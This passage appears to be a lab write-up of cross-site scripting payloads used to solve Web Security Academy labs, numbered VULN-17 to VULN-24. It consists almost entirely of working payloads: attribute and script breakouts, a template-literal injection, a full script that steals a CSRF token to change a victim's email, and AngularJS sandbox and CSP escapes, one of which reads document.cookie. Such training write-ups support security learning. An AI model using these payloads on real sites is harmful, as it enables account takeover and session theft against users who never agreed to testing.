VULN-17: Reflected XSS in canonical link tag

- Payload Used: `https://0a0c00fa03ce4e99801608e4009e003d.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)`




Image 15

VULN-18: Reflected XSS into a JavaScript string with single quote and backslash escaped

- Payload Used: `</script><script>alert(1)</script>`




Image 16

VULN-19: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

- Payload Used :




Image 17

VULN-20: Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped

Payload Used: `http://foo?'-alert(1)-'`





Image 18

VULN-21: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

- **Payload Used:** `${alert(1)}`



VULN-22: Exploiting XSS to bypass CSRF defenses

- Payload Used:

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get', '/my-account', true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com');
};
</script>
```




Image 19

VULN-24: Reflected XSS with AngularJS sandbox escape without strings

- Payload Used:

[https://0ac400a20373c9218110344000f80075.web-security-academy.net/?search=1&toString\(\).constructor.prototype.charAt%3d\[\].join;\[1\]|orderBy:toString\(\).constructor.fromCharCode\(120,61,97,108,101,114,116,40,49,41\)=1](https://0ac400a20373c9218110344000f80075.web-security-academy.net/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1)




Image 20

VULN-24: Reflected XSS with AngularJS sandbox escape and CSP

- Payload Used :

```
<script>location='https://0ac100790386ccbb80780312006a0027.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.composedPath()|orderBy:%27(z=alert)(document.cookie)%27%3E#x';</script>
```

